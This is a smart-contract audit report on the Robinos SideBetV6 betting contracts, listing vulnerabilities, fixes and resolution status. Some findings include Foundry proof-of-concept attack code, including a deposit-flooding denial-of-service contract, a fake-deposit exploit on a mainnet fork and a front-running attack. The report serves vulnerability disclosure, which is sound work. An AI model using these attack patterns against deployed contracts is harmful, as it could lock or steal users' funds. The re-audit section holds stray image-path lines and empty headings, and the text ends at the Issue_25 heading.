BAILSEC.IO

OFFICE@BAILSEC.IO

X: @BAILSECURITY

TG: @HELLOATBAILSEC

# FINAL REPORT

## Robinos

September 2024

## Disclaimer:

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

The content of this assessment is not an investment. The information provided in this report is for general informational purposes only and is not intended as investment, legal, financial, regulatory, or tax advice. The report is based on a limited review of the materials and documentation provided at the time of the audit, and the audit results may not be complete or identify all possible vulnerabilities or issues. The audit is provided on an "as-is," "where-is," and "as-available" basis, and the use of blockchain technology is subject to unknown risks and flaws.

The audit does not constitute an endorsement of any particular project or team, and we make no warranties, expressed or implied, regarding the accuracy, reliability, completeness, or availability of the report, its content, or any associated services or products. We disclaim all warranties, including the implied warranties of merchantability, fitness for a particular purpose, and non-infringement.

We assume no responsibility for any product or service advertised or offered by a third party through the report, any open-source or third-party software, code, libraries, materials, or information linked to, called by, referenced by, or accessible through the report, its content, and the related services and products. We will not be liable for any loss or damages incurred as a result of the use or reliance on the audit report or the smart contract.

The contract owner is responsible for making their own decisions based on the audit report and should seek additional professional advice if needed. The audit firm or individual assumes no liability for any loss or damages incurred as a result of the use or reliance on the audit report or the smart contract. The contract owner agrees to indemnify and hold harmless the audit firm or individual from any and all claims, damages, expenses, or liabilities arising from the use or reliance on the audit report or the smart contract.

By engaging in a smart contract audit, the contract owner acknowledges and agrees to the terms of this disclaimer.

## 1. Project Details

Important:
Please ensure that the deployed contract matches the source-code of the last commit hash.

| Project | Robinos - SideBetV6 |
|---|---|
| Website | robinos.finance |
| Language | Solidity |
| Methods | Manual Analysis |
| Github repository | https://github.com/swapsicledex/robinos-prediction-smart-contracts/blob/5885602aeb3f73269dd6cadf869a353adc082d69/contracts/SideBetV6.sol |
| Resolution 1 | https://github.com/robinosfinance/Robinos-Prediction-Platform/blob/d75c1f18cc4926c92448bc66d22abc8351b97bf1/contracts/SideBetV6.sol |

## 2. Detection Overview

| Severity | Found | Resolved | Partially Resolved | Acknowledged (no change made) |
|---|---|---|---|---|
| **High** | 11 | 7 | | 4 |
| **Medium** | 6 | 5 | | 1 |
| **Low** | 4 | | 2 | 2 |
| **Informational** | 7 | 4 | | 3 |
| **Governance** | 1 | | | 1 |
| **Total** | 29 | 16 | 2 | 11 |

## 2.1 Detection Definitions

| Severity | Description |
|---|---|
| **High** | The problem poses a significant threat to the confidentiality of a considerable number of users' sensitive data. It also has the potential to cause severe damage to the client's reputation or result in substantial financial losses for both the client and the affected users. |
| **Medium** | While medium level vulnerabilities may not be easy to exploit, they can still have a major impact on the execution of a smart contract. For instance, they may allow public access to critical functions, which could lead to serious consequences. |
| **Low** | Poses a very low-level risk to the project or users. Nevertheless the issue should be fixed immediately |
| **Informational** | Effects are small and do not post an immediate danger to the project or users |
| **Governance** | Governance privileges which can directly result in a loss of funds or other potential undesired behavior |

## 3. Detection

### SideBetV6 / SaleFactory

The SideBetV6 and SaleFactory contracts are inherently interconnected, therefore we will treat both contracts as one to increase efficiency and simplify the report.

The main business logic of this contract is to allow users the creation of binary bets where participants can place their wages on outcome 1 or outcome 2, also referred to as team 1 and team 1.

Anyone can create such a bet and anyone can participate in such a bet. A bet can be created with the following factors:

- starting time
- end time
- betting token

Additionally, each bet has a unique eventCode as string type which is ideally used to describe the bet, the bet itself is however stored at the keccak256 of the provided eventCode and never using the clear string.

After the starting time has passed, users can then place their odds by depositing the betting token on either team A or team B. This is possible until one second before the end time is reached and users can never withdraw their placed bets.

Once the betting period has then ended, there are two possible scenarios:

a) The contract owner can cancel the bet and refund tokens. This is specifically useful if something was wrong with the bet or the bet was rigged. The bet will be simply marked as canceled and users will get their initial deposit back. This is not exclusively possible after the betting period has ended but can also happen during the bet.

b) The owner can determine the winning team and distribute rewards among all winners. This is the expected business logic during normal operations.

We will create an Appendix which accurately describes the reward calculation among all winners.

**Appendix: Sorting Logic**

The clearExpiredSales function expects that the _allSales array is sorted after the saleEnd. To ensure this property, the insertSale function incorporates a sorting mechanism that compares the saleEnd time of the new sale with the existing sales in the array and inserts it at the appropriate position to maintain the sorted order. This is done by pushing it in the appropriate index and shifting all other indexes:

```
if (_eventSale[_allSales[i]].saleEnd > _eventSale[unorderedSale].saleEnd) {
tmpSale = _allSales[i];
_allSales[i] = unorderedSale;
unorderedSale = tmpSale;
}
```

This allows the clearExpiredSales function to efficiently remove expired sales from the beginning of the array without the need for additional sorting operations.

**Appendix: Clearing Logic**

The clearExpiredSales function is responsible for clearing the sorted _allSales array by all sales which have been ended in terms of their saleEnd. It does this by finding the index until which sales are expired, which is endDelete -1 respectively:

```
while (i < length) {
if (_eventSale[_allSales[i]].saleEnd > time()) {
endDelete = i;
break;
}
i++;
}
```

shifting the non-expired sales to the beginning of the array:

```
for (i = 0; i < length; i++) {
if (i < length - endDelete) {
_allSales[i] = copyAllSales[i + endDelete];
}
```

and removing the expired sales from the end of the array:

```
for (i = 0; i < length; i++) {
if (i < length - endDelete) {
_allSales[i] = copyAllSales[i + endDelete];
} else {
_allSales.pop();
}
}
```

## Appendix: Betting Logic

### Overall description of the betting logic:

In this betting system, users can place bets on one of two teams competing against each other. The total betting pool is determined by combining all the bets placed on both teams. Once the winning team is decided, the payout process begins. First, a predetermined percentage (in this case, 5%) is deducted from the total betting pool as the bank's fee. The remaining amount is then distributed among the users who placed bets on the winning team.

The payout for each user is calculated based on the proportion of their individual bet to the total bets placed on the winning team. This means that users who placed larger bets will receive a higher payout compared to those who placed smaller bets, while the payout percentage remains the same for all users who bet on the winning team.

**Using a specific example:**

Let's consider a specific example involving Charles and other users. In this betting scenario, Charles decides to place a bet of 100 USD on Team 1. Other users also place bets on Team 1, totaling 900 USD, bringing the total bets on Team 1 to 1000 USD. Meanwhile, other users place bets on Team 2, amounting to a total of 1000 USD. The overall betting pool, combining the bets from both teams, equals 2000 USD.

When Team 1 emerges as the winner, the payout process is initiated. First, the bank's fee of 5% is deducted from the total betting pool of 2000 USD, leaving a remaining amount of 1900 USD to be distributed among the users who bet on Team 1.

Charles' bet of 100 USD constitutes 10% of the total bets placed on Team 1 (1000 USD). As a result, Charles is entitled to receive 10% of the remaining payout amount, which is 1900 USD. Therefore, Charles' individual payout will be 190 USD (10% of 1900 USD).

This example demonstrates how the betting logic applies to a specific case, where the payout for each user is determined by the proportion of their bet to the total bets on the winning team, after deducting the bank's fee from the overall betting pool.

## Privileged Functions

- transferOwnership
- renounceOwnership
- setSaleStartEnd
- endSaleNow
- cancelBetAndRefundTokens
- selectWinningTeam
- distributeReward

| Issue_01 | Governance Issues: Owner has full control over all funds |
|---|---|
| **Severity** | **Governance** |
| **Description** | Currently, governance of this contract has several privileges for invoking certain functions that can drastically alter the contracts behavior.<br><br>For example, the contract completely relies on trust of governance for determining the correct winning team and the distribution of funds.<br><br>There are multiple other scenarios where the owner can disrupt/manipulate the betting process. |
| **Recommendations** | Consider incorporating a Gnosis Multisignature contract as owner and ensuring that the Gnosis participants are trusted entities. |
| **Comments / Resolution** | Acknowledged. |

| Issue_02 | Malicious user can DoS payout and refund process |
|---|---|
| **Severity** | **High** |
| **Description** | The SideBetV6 contract will store the user's deposit funds. These funds can be transferred out in two ways.<br><br>1. The owner calls cancelBetAndRefundTokens to cancel the bet<br>2. The owner calls distributeReward to settle the bet<br><br>Both methods will iterate over the eventUsers array and transfer funds to users one by one. Additionally, 2) will calculate each user's reward and stores arrays in memory which consumes even more gas.<br><br>Attackers can exploit this and make unlimited deposits to fill the eventUsers array. The longer the length of eventUsers, the more gas will be consumed. Since the gas of a single block of the blockchain is limited, attackers can fill the eventUsers array so that the owner can never call the above function.<br><br>**Coded PoC:**<br><br>*// SPDX-License-Identifier: UNLICENSED*<br>*pragma solidity ^0.8.13;*<br><br>*import "forge-std/Test.sol";*<br>*import { SideBetV6, StandardToken } from "../src/SideBetV6.sol";*<br>*import { ERC20 } from "../src/ERC20Mock.sol";*<br><br>*contract DepositDoSAttackContract {*<br>    *function attack(SideBetV6 sideBetV6, string memory eventCode, StandardToken standardToken) external {*<br>        *standardToken.approve(address(sideBetV6), 1);*<br>        *sideBetV6.deposit(eventCode, SideBetV6.TeamIndex.First, 1);*<br>    *}*<br>*}* |

```
contract SideBetV6DepositFreezeFundsTest is Test {
        address sideBetV6Owner;
        SideBetV6 public sideBetV6;
        ERC20 public mockTokenMintable;
        StandardToken public mockToken;

        function setUp() public {
        sideBetV6Owner = makeAddr("sideBetV6Owner");
        vm.prank(sideBetV6Owner); sideBetV6 = new SideBetV6();
        mockTokenMintable = new ERC20("mockToken", "mockToken",
18);
        mockToken = StandardToken(address(mockTokenMintable));
        }

        function testDepositFreezeFunds() public {
        string memory eventCode = "testEventCode";
        sideBetV6.initializeSideBet(eventCode, "A", "B", mockToken,
block.timestamp + 1, block.timestamp + 1 days);
        vm.warp(block.timestamp + 1);

        address attacker;
        mockTokenMintable.mint(attacker, 1e18);
        vm.startPrank(attacker);
        for (uint256 i = 0; i < 2000; i++) {
        DepositDoSAttackContract depositDoSAttackContract = new
DepositDoSAttackContract();
        mockToken.transfer(address(depositDoSAttackContract), 1);
        depositDoSAttackContract.attack(sideBetV6, eventCode,
mockToken);
        }
        vm.stopPrank();

        vm.warp(block.timestamp + 1 days);
        vm.startPrank(sideBetV6Owner);
```

| | |
|---|---|
| | `sideBetV6.selectWinningTeam(eventCode,`<br>`SideBetV6.TeamIndex.First);`<br>`uint256 gasBefore = gasleft();`<br>`sideBetV6.distributeReward(eventCode);`<br>`uint256 gasAfter = gasleft();`<br>`uint256 gasUsed = gasBefore - gasAfter;`<br>`console.log("gasUsed: %s, Ethereum block gas limit is`<br>`30,000,000", gasUsed);`<br>`vm.stopPrank();`<br>`}`<br>`}` |
| **Recommendations** | Consider switching to a pull-based approach instead of push based and implement batched settlements/refunds. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_03 | Sidebets with transfer tax tokens will result in all deposited funds being permanently stuck in the contract |
|---|---|
| **Severity** | **High** |
| **Description** | The deposit function simply accounts for the same amount of tokens which has been passed as input parameter:<br><br>*sideBet.totalTokensDeposited[uintIndex] += amount;*<br>*sideBet.userTokens[sender][uintIndex] += amount;*<br><br>Since the totalTokensDeposited variable is used to determine the reward payout, this will never work for tokens with a transfer-tax because the contract simply received insufficient tokens during the initial deposit and will therefore not be possible to pay out all tokens, thus resulting in a revert whenever attempted to refund or distribute rewards. |
| **Recommendations** | Consider following the before-after pattern when accounting for deposits. |
| **Comments / Resolution** | Acknowledged. |

| Issue_04 | Refunds will never work if one of the recipients is blacklisted for the corresponding token |
|---|---|
| **Severity** | **High** |
| **Description** | The SideBetV6 contract will store the user's deposit funds. For the funds of a certain bet, whether it is a refund after cancellation or a reward distribution, there are only two results.<br><br>1. Funds are transferred to each user one by one<br><br>2. Failure to transfer to a certain user causes the entire transfer process to fail<br><br>This is unreasonable, because a transfer to a certain user may fail, for example, if the user is blacklisted (USDC and USDT both have blacklist mechanisms). If only one single transfer fails that means that all funds remain permanently locked. |
| **Recommendations** | Consider rewriting the whole mechanism to follow a pull pattern instead of the current used push pattern which allows each user to claim their corresponding tokens. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_05 | Reentrancy vulnerability allows to drain tokens in contract (onlyOwner) |
|---|---|
| **Severity** | **High** |
| **Description** | Additionally to the general governance privilege which is mentioned, the owner has the capability to drain the contract whenever special tokens with hooks are used (ERC777 etc).<br><br>This is due to the fact that the cancelBetAndRefundTokens function does not adhere to the CEI pattern and marks the sideBet as canceled after external transfers have happened.<br><br>The same issue is present for the distributeReward function. |
| **Recommendations** | Consider following the CEI pattern and mark the sideBet as canceled before the transfer.<br><br>https://bailsec.io/tpost/gxcih1xoy1-checks-effects-interactions |
| **Comments / Resolution** | Acknowledged. |

| Issue_06 | clearExpiredSales can exceed block gas limit |
|---|---|
| **Severity** | **High** |
| **Description** | Contrary to the _insertSale function, the clearExpiredSales function has three gas consuming executions:<br><br>a) memory copy of _allSales<br>b) first while loop<br>c) second while loop<br><br>This can result in a state where so many events are added that the insertSale function does not yet consume the full block gas limit but the clearExpiredSales function will exceed the block gas limit with its execution.<br><br>Usually, the insertSales function would prevent the addition of too many events because this would automatically run out of gas, however, due to the significantly larger gas consumption in the clearExpiredSales function, it is possible for such a state to happen, which then effectively results in a DoS. |
| **Recommendations** | We recommend two changes:<br><br>a) Implementing a small fee for bet initializations.<br><br>b) Refactor the logic to not potentially loop over the _allSales array.<br><br>Optionally, it might be worth considering completely removing all logic related to the _allSales array because this array does not seem mandatory for a functional business logic. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_07 | Malicious user can prevent creation of bets by creating large amount of dummy bets |
|---|---|
| **Severity** | **High** |
| **Description** | Whenever a bet is initialized, the insertSale function is invoked in an effort to:<br><br>a) order all sales<br>b) the newly created bet is pushed into the _allSales array<br><br>A malicious user can trivially DoS the initialization of new bets by creating a large amount of dummy bets which then results in the insertSale function to run out of gas.<br><br>This can now run out of gas if users want to initialize bets which have a larger saleEnd than all other bets in the loop as well as if users initialize bets which have a lower saleEnd than any bet in the loop (in this scenario it would revert even earlier because the gas consumption is higher). |
| **Recommendations** | The simplest solution would be to implement a nominal fee for bet initialization. While this would prevent an active exploit of the system, this would not prevent a DoS which is caused by excessive bet initialization in range of the normal business logic.<br><br>Therefore, we recommend refactoring this flow.<br><br>Optionally, it might be worth considering completely removing all logic related to the _allSales array because this array does not seem mandatory for a functional business logic (it serves for the view-only logic only). This would however come with some UX downside. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_08 | Attackers can exploit deposits for sidebets with tokens that do not revert on failure |
|---|---|
| **Severity** | **High** |
| **Description** | Users can call the deposit function to place a bet, and this will call standardToken.transferFrom to transfer in the user's funds.<br><br>However, some tokens do not revert on failure, but instead return false (e.g. ZRX, EURS). It goes against common solidity coding practices, but this is technically compliant with the ERC20 standard. The deposit function does not check the return value. Therefore, attackers can exploit this to make a fake deposit.<br><br>**Illustrated:**<br><br>1. The user approves 100e18 tokens to SideBetV6, this will succeed even if the owned balance is 0.<br>2. The user calls SideBetV6.deposit. The deposit function checks that the allowance meets the requirements, but standardToken.transferFrom fails and returns false. The return value remains unchecked, which leads to the mistaken belief that the deposit is successful.<br><br>**Coded PoC:**<br><br>*/ SPDX-License-Identifier: UNLICENSED*<br>*pragma solidity ^0.8.13;*<br><br>*import "forge-std/Test.sol";*<br>*import { SideBetV6, StandardToken } from "../src/SideBetV6.sol";*<br><br>*contract SideBetV6DepositFakeTransferTest is Test {*<br>    *address sideBetV6Owner;*<br>    *SideBetV6 public sideBetV6;* |

```
        function setUp() public {
        // mainnet fork test
        vm.createSelectFork("https://eth.llamarpc.com");

        sideBetV6Owner = makeAddr("sideBetV6Owner");
        vm.prank(sideBetV6Owner); sideBetV6 = new SideBetV6();
        }

        function testDepositDepositFakeTransfer() public {
        // mainnet ZRX token address
        StandardToken ZRXToken =
StandardToken(0xE41d2489571d322189246DaFA5ebDe1F4699F498);

        // create a test SideBet
        string memory eventCode = "testEventCode";
        sideBetV6.initializeSideBet(eventCode, "A", "B", ZRXToken, 0,
block.timestamp + 1 weeks);

        // attacker make a fake deposit
        address attacker;
        vm.startPrank(attacker);
        ZRXToken.approve(address(sideBetV6), 10000e18);
        sideBetV6.deposit(eventCode, SideBetV6.TeamIndex.First,
10000e18);
        vm.stopPrank();
        }
}
```

| | |
|---|---|
| **Recommendations** | If the protocol supports all tokens, it is recommended to use safeTransferFrom, please refer to https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v5.0.2/contracts/token/ERC20/utils/SafeERC20.sol#L44. |
| **Comments / Resolution** | Resolved. |

| Issue_09 | Bet initialization can be prevented by frontrunning initialization with eventCode |
|---|---|
| **Severity** | **High** |

**Description**

Whenever a bet is created via the initializeSideBet function, the only parameter which uniquely identifies the bet is the keccak256 hash of the provided eventCode string.

A malicious user can frontrun a valid bet initialization every time by passing any arbitrary dummy token address and using the same eventCode as the valid creation.

This would then prevent the successful creation of the valid bet.

**Coded PoC:**

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import { SideBetV6, StandardToken } from "../src/SideBetV6.sol";
import { ERC20 } from "../src/ERC20Mock.sol";

contract SideBetV6InitializeSideBetFrountRunDoSTest is Test {
        address sideBetV6Owner;
        SideBetV6 public sideBetV6;
        ERC20 public mockTokenMintable;
        StandardToken public mockToken;

        function setUp() public {
        sideBetV6Owner = makeAddr("sideBetV6Owner");
        vm.prank(sideBetV6Owner); sideBetV6 = new SideBetV6();
        mockTokenMintable = new ERC20("mockToken", "mockToken",
18);
```

| | |
|---|---|
| | *mockToken = StandardToken(address(mockTokenMintable));*<br>*}*<br><br>*function testInitializeSideBetFrountRunDoS() public {*<br>*string memory eventCode = "TeamA vs TeamB";*<br>*string memory teamNameA = "TeamA";*<br>*string memory teamNameB = "TeamB";*<br><br>*address attacker = makeAddr("attacker");*<br>*address user = makeAddr("user");*<br><br>*vm.prank(attacker);*<br>*sideBetV6.initializeSideBet(eventCode, "fakeA", "fakeB", StandardToken(address(1)), block.timestamp + 1, block.timestamp + 2);*<br><br>*vm.prank(user);*<br>*vm.expectRevert("SideBetV6: side bet is already initialized");*<br>*sideBetV6.initializeSideBet(eventCode, teamNameA, teamNameB, mockToken, block.timestamp + 1, block.timestamp + 1 weeks);*<br>*}*<br>*}* |
| **Recommendations** | Consider taking a fee for each bet creation (not in the form of standardToken, as this can be any arbitrary token).<br><br>Optionally, a solution would be to refactor the logic to implement a unique identifier as the hash of all parameters. |
| **Comments / Resolution** | Resolved, only the contract owner can initialize new bets. |

| Issue_10 | Tokens will remain permanently locked if no user has made a bet on the correct outcome |
|---|---|
| **Severity** | **High** |
| **Description** | If no user has placed a bet on the correct outcome, the distributeReward function will not transfer any tokens besides the 5% from the owner's cut:<br><br>*(, uint256 ownerCut) = calculateTotalRewardAndOwnerCut(sideBet);*<br><br>*standardToken.transfer(owner(), ownerCut);*<br><br>The remaining 95% of the totalReward will simply remain permanently locked in the contract.<br><br>It is clear that in such a scenario the cancelBetAndRefundTokens function can be invoked beforehand, this would however mean the contract owner would never receive the 5% fee.<br><br>In any scenario, if the distribution flow is chosen either desired to receive the 5% owner's cut or unknowingly/ accidentally, 95% of all funds remain stuck in the contract.<br><br>Additionally, it is important to mention that several lines within the distribution flow are indicating **that distributions can/should be invoked even if there are no deposits in the winning side**:<br><br>*if (totalWinningTokensDeposited == 0) return (winningUsers, userRewards);*<br><br>For instance, in the above code snippet, the empty array will just be returned, which is then used here to continue with the flow:<br><br>*(address[] memory winningUsers, uint256[] memory userRewards) = getWinningUsersAndUserRewards(eventCode);* |

| | |
|---|---|
| | *SideBet storage sideBet = getSideBet(eventCode);*<br>        *StandardToken standardToken = sideBet.standardToken;*<br><br>        *for (uint256 i = 0; i < winningUsers.length; i++) {*<br>        *address user = winningUsers[i];*<br>        *uint256 userReward = userRewards[i];*<br><br>        *standardToken.transfer(user, userReward);*<br>        *}*<br><br>*In the correct scenario, the distribution flow accounts for this special case and transfers tokens out correctly.* |
| **Recommendations** | Consider implementing a special if-clause for this scenario which then simply refunds all depositors while still taking the owner fee. |
| **Comments / Resolution** | Resolved, a bet can be canceled and refunded after the winning team has been set. |

| Issue_11 | Attackers can use _allSales to prevent owner from ending SideBet |
|---|---|
| **Severity** | **Medium** |
| **Description** | In some cases, such as when the SideBet result is known in advance, the owner needs to call endSaleNow to end the SideBet to prevent users from placing bets knowing the result. The endSaleNow function uses the duringSale modifier, which calls clearExpiredSales at the end of its execution. *modifier duringSale(string memory eventCode) { Sale storage eventSale = getEventSale(eventCode); require(saleIsActive(eventSale), "SaleFactory: function can only be called during sale"); _; clearExpiredSales(); }* The attacker can front-run create some SideBets to make _allSales larger, so that the actual gas consumption of endSaleNow exceeds the gaslimit set by the owner. The attacker's attack cost is not high, just slightly increase _allSales. The attacker can prevent the owner from ending the SideBet early. |
| **Recommendations** | It is recommended that the endSaleNow function use saleIsActive to check eventCode instead of using the duringSale modifier. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| **Issue_12** | Contract is not compatible with tokens that revert on zero transfers in very specific edge-case |
|---|---|
| **Severity** | **Medium** |
| **Description** | Some tokens do not allow transfers of 0 value. An attacker can bet 1 wei token on both sides, and because of the division loss, the reward may be 0. Once this happens, the entire distributeReward function will fail.<br><br>In fact, due to the logic of how the reward is calculated, **this will usually never be the case**:<br><br>> userDeposited * totalReward / totalWinningTokensDeposited<br><br>Because in most scenarios, totalWinningTokensDeposited is smaller than totalReward, which would then not result in a zero transfer.<br><br>However, the following edge case may lead to zero transfers:<br><br>*(uint256 totalReward, ) = calculateTotalRewardAndOwnerCut(sideBet);*<br>*uint256 userDeposited = sideBet.userTokens[user][winningIndex];*<br><br>*return (userDeposited * totalReward) / totalWinningTokensDeposited;*<br><br>If most people bet on winning, resulting in totalReward and total winning deposit being almost the same. After deducting the protocol fee, totalReward may be less than totalWinningTokensDeposited. In this edge-case, small bettors may receive 0 reward due to division loss and also our previous explained scenario will happen here. |
| **Recommendations** | Consider simply following the pull instead of attempting to transfer out all tokens. |

| | |
|---|---|
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_13 | Inefficient dust distribution during getWinningUsersAndUserRewards can further provoke out of gas issue and is incorrect |
|---|---|
| **Severity** | **Medium** |
| **Description** | Within the getWinningUsersAndUserRewards function, rewards for each user are calculated as follows:<br><br>> userDeposited * totalReward / totalWinningTokensDeposited<br><br>This has the inherent effect that some dust will remain due to truncation.<br><br>The dust is furthermore allocated as follows:<br><br>*for (uint256 i = 0; i < totalReward - totalRewardDistributed; i++) {*<br>*userRewards[userIndex] += 1;*<br>*userIndex = userIndex == userRewards.length - 1 ? 0 : userIndex + 1;*<br>*}*<br><br>The operation itself consumes way more gas than the actual dust amount which is allocated, rendering it very inefficient. Furthermore, it introduces redundant complexity and further provokes the already elaborated "out of gas" error.<br><br>Additionally, the assignment itself is incorrect as it will assign dust starting from the first address in the array while this address might not have experienced truncation, leading to an unfair dust allocation. This point is negligible due to the fact that it is just about 1 wei at a time. |
| **Recommendations** | Consider simply removing this redundant logic and accepting a few wei of dust or add this dust towards the owner cut. |

| | |
|---|---|
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_14 | Change of saleEnd during setSaleStartEnd will completely disrupt sorting permanently |
|---|---|
| **Severity** | **Medium** |
| **Description** | Usually, whenever a new event is added towards the _allSales array, it is ensured that all sales are ordered based on their endTime, the logic for this is explained within “Appendix: Sorting Logic”.<br><br>However, the contract owner can invoke the setSaleStartEnd function to change the endTime of an event, this will not only temporarily disrupt the sorting but will also permanently disrupt the array sorting because the sorting logic is only capable of sorting elements which are newly incoming. If the _allSales array is disrupted in its sorting, the logic won’t work anymore.<br><br>Illustrated:<br><br>_allSales = [7,8,9,10]<br><br>-> change the saleEnd from the 2nd element in the array to 12<br><br>_allSales = [7,12,9,10]<br><br>-> insert 10 (this should theoretically sort the array during the insertSales function)<br><br>_allSales = [7,10,9,10,12]<br><br>As one can see, the array still remains incorrectly sorted.<br><br>This will have the side-effect that under specific circumstances no sales are cleared because the following if-clause within the clearExpiredSales function: |

| | |
|---|---|
| | *if (length > 0 && _eventSale[_allSales[0]].saleEnd <= time()) {*<br><br>may erroneously not be triggered while it actually should be triggered. Further, this will provoke the already mentioned out of gas error because the _allSales array size keeps increasing.<br><br>The very same issue is also present whenever the endSaleNow function is invoked and the sale end is changed. |
| **Recommendations** | Consider sorting all sales whenever the setSaleStartEnd function is invoked, specifically in such a manner to prevent excessive gas consumption which could result in an out of gas error.<br><br>Optionally, it might be worth considering completely removing all logic related to the _allSales array because this array does not seem mandatory for a functional business logic. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_15 | setSaleStartEnd will push new empty event into _allSales array due to incompatibility with _setSaleStartEnd |
|---|---|
| **Severity** | **Medium** |
| **Description** | The _setSaleStartEnd function is invoked during the initializeSideBet function and during the setSaleStartBet function and is responsible for the correct storage update of the _eventSale mapping and the correctness of the sale insertion.<br><br>This works perfectly for the initializeSideBet function. However, if the setSaleStartEnd function is invoked with an invalid/nonexistent eventCode, it will simply set the _eventSale mapping for this eventCode and insert this into the _allSales array.<br><br>However, the sideBets mapping is never set. |
| **Recommendations** | Consider ensuring that this function can only be called with a valid eventCode.<br><br>Optionally, it might be worth considering completely removing all logic related to the _allSales array because this array does not seem mandatory for a functional business logic. |
| **Comments / Resolution** | Resolved, this has been refactored. |

| Issue_16 | Winning team can be selected before bet has even started |
|---|---|
| **Severity** | **Low** |
| **Description** | Currently, the selectWinningTeam function can be invoked by the owner before the bet has started because it is only guarded with the modifier outsideOfSale.<br><br>This is a small inconsistency which should not be existent. |
| **Recommendations** | Consider ensuring that the selectWinningTeam function can only be invoked after a bet has been finished. |
| **Comments / Resolution** | Acknowledged. |

| Issue_17 | Lack of incentive to participate early in bets |
|---|---|
| **Severity** | **Low** |
| **Description** | Whenever a bet is initialized, it has a fixed start and end date. Usually with binary bets, the closer we reach the end of a bet, the more information is available to gauge the potential bet outcome.<br><br>This applies on several occasions such as football games, price predictions etc.<br><br>In the current iteration, there is no incentive to participate early in bets, which will probably result in the majority of users placing their bets towards the end time.<br><br>In itself this is not an issue as long as there is a sufficiently large grace period until the bet outcome is determined. However a potential improvement could be to incentivize users for early wages. |
| **Recommendations** | Consider if it makes sense to implement such a mechanism in the future. |
| **Comments / Resolution** | Acknowledged. |

| Issue_18 | View-only function getSideBetData can exceed RPC limit |
|---|---|
| **Severity** | **Low** |
| **Description** | Even though the getSideBetData function is a view-only function, it can still revert if this function consumes excessive gas. This is due to the fact that RPC nodes have a maximum gas limit for eth_call requests.<br><br>A similar issues is existent for the getAllSales, getUserSideBetData , getAllUniqueWallets and getUserSideBets functions. |
| **Recommendations** | A fix here is not necessary since these are view-only functions. However, if desired to fix, refactoring is necessary. |
| **Comments / Resolution** | Partially resolved, this has been refactored. |

| Issue_19 | Lack of SafeERC20 usage |
|---|---|
| **Severity** | **Low** |
| **Description** | The contract uses the standard ERC20 pattern for transfers/approvals. This will malfunction for tokens that do not follow the IERC20 interface, for example those that return false or do not return a boolean on the transfer/approve call.<br><br>This issue is additionally to “Attackers can exploit deposit for sidebets with tokens that do not revert on failure” |
| **Recommendations** | Consider using OpenZeppelin’s SafeERC20 library. |
| **Comments / Resolution** | Partially resolved. |

| Issue_20 | The Ownable.renounceOwnership function is useless |
|---|---|
| **Severity** | **Informational** |
| **Description** | The owner can call the Ownable.renounceOwnership function to give up the privilege. However, the SideBetV6 contract cannot run properly without the owner. Therefore, this function is useless. On the contrary, if the owner calls it by mistake, all funds will be permanently stuck. |
| **Recommendations** | Consider removing the Ownable.renounceOwnership function. |
| **Comments / Resolution** | Resolved. |

| Issue_21 | Allowance check practice during deposit is redundant |
|---|---|
| **Severity** | **Informational** |
| **Description** | The deposit function incorporates the following practice for allowance checks:<br><br>*uint256 allowance = standardToken.allowance(sender, address(this));*<br>...<br>*require(allowance >= amount, "SideBetV6: insufficient allowance for transfer");*<br><br>This check is redundant as transfers regularly revert if there is no allowance granted. A special case has been raised for tokens which do not revert upon failed transfers. |
| **Recommendations** | Consider removing this check. |
| **Comments / Resolution** | Resolved. |

| Issue_22 | noActiveSale modifier is unused |
|---|---|
| **Severity** | **Informational** |
| **Description** | The noActiveSale modifier is defined but never used. |
| **Recommendations** | Consider removing it. |
| **Comments / Resolution** | Resolved. |

| Issue_23 | Redundant practice of outsourcing SaleFactory |
|---|---|
| **Severity** | **Informational** |
| **Description** | The SaleFactory contract is responsible for the correct handling of created sales. This goes hand in hand with bet initialization and the sideBets storage.<br><br>However, it is defined as a separate contract. |
| **Recommendations** | Consider simply refactoring the SaleFactory contract into the SideBetV6 contract. |
| **Comments / Resolution** | Acknowledged. |

| Issue_24 | getTokenHash function is unused |
|---|---|
| **Severity** | **Informational** |
| **Description** | The getTokenHash function creates the hash from _eventCode and _teamName. This function is however not used throughout the contract. |
| **Recommendations** | Consider removing it. |
| **Comments / Resolution** | Resolved. |

## SideBetV6 Re-Audit


The initial report unveiled a large amount of high/medium risk issues. Since the fix of these issues required contract refactoring, a re-audit of the scope is necessary with the following commit:

https://github.com/robinosfinance/Robinos-Prediction-Platform/blob/d75c1f18cc4926c92448bc66d22abc8351b97bf1/contracts/SideBetV6.sol


Issues which are already in the above section won't be added here as duplicates, we will only add issues which arose newly.

Below we will illustrate the ideal scenario for either a successful or a canceled bet:

**a) Successful bet:**



b) Canceled bet:



| Issue_25 | Several state transitions can be erroneously triggered |
|---|---|
| **Severity** | **High** |
